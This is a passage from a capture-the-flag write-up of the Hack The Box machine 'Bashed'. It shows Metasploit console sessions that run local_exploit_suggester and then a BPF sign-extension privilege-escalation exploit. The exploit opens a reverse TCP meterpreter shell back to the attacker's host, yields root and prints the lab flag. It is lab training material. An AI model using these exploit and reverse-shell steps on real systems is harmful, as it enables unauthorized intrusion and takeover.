
We now have quite a number of useful tools available to us from Rapid7 that we can use. Unfortunately, even with the meterpreter shell spawned, we are still user “www-data”. We must look at how we may escalate our priveleges so that we may obtain the root flag. For this, we will use one of my favorite reconaissance tools.

Let's go ahead and put our meterpreter shell in the background by simply typing “background”. This will allow us to come back and visit our shell later. Then, we will use the following tool, post/multi/recon/local_exploit_suggester, to see what exploits may be available on our victim machine!




```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > 
```

Set our session = 1 (or whatever number session this is, you may find your active sessions by simply typing “sessions”) and click run!




```
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                    Connection
  --  ----  ----                   -----------                                    ----------
  1         meterpreter x86/linux  uid=33, gid=33, euid=33, egid=33 @ 10.10.10.68  10.10.14.21:4444 -> 10.10.10.68:50698 (10.10.10.68)

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.68 - Collecting local exploits for x86/linux...
[*] 10.10.10.68 - 32 exploit checks are being tried...
[+] 10.10.10.68 - exploit/linux/local/bpf_sign_extension_priv_esc: The target appears to be vulnerable.
[+] 10.10.10.68 - exploit/linux/local/glibc_realpath_priv_esc: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > 
```

Awesome, so local_exploit_suggestor has found two exploits that may work on our victim machine. Of the two, we'll try “exploit/linux/local/bpf_sign_extension_priv_esc” first. Both appear to be the interesting, considering they should provide privelege escalation. Let's switch our module and set the correct options:




```
msf5 post(multi/recon/local_exploit_suggester) > use linux/local/bpf_sign_extension_priv_esc
msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > options

Module options (exploit/linux/local/bpf_sign_extension_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION                   yes       The session to run this module on.

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.129    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Auto


msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > set LHOST 10.10.14.21
LHOST => 10.10.14.21
msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > set lport 4444
lport => 4444
msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > set session 1
session => 1
msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > 
```

Now lets run!




```
msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Writing '/tmp/.8JUZaPGHu' (34704 bytes) ...
[*] Writing '/tmp/.4Y0cYCPjQ' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (985320 bytes) to 10.10.10.68
[*] Cleaning up /tmp/.4Y0cYCPjQ and /tmp/.8JUZaPGHu ...
[*] Meterpreter session 2 opened (10.10.14.21:4444 -> 10.10.10.68:50702) at 2020-04-09 21:23:08 -0500

meterpreter > 
```

We got a shell!



```
meterpreter > shell
Process 1166 created.
Channel 1 created.
whoami
root
```

And, we are root! Let's go ahead and navigate over to root's directory and nab that flag!!



```
cd /root
ls
root.txt
cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
```

That's a wrap folks!

Summary

We have taken down Bashed! So, what have we learned?

- The value of good recon and enumeration (DirBuster)
- How to set up a simple web server on our system (python -m SimpleHTTPServer 80)
- Some very useful metasploit tools (meterpreter, multi/handler, post/multi/recon/local_exploit_suggester, exploit/linux/local/bpf_sign_extension_priv_esc)
- payload generation via msfvenom
- reverse shell basics

I hope you have enjoyed this box as much as I have. For me, I really learned the value of well-done recon and how it can make future decisions easier to make when taking these boxes down. Thank you for reading, and happy hacking!

Until next time!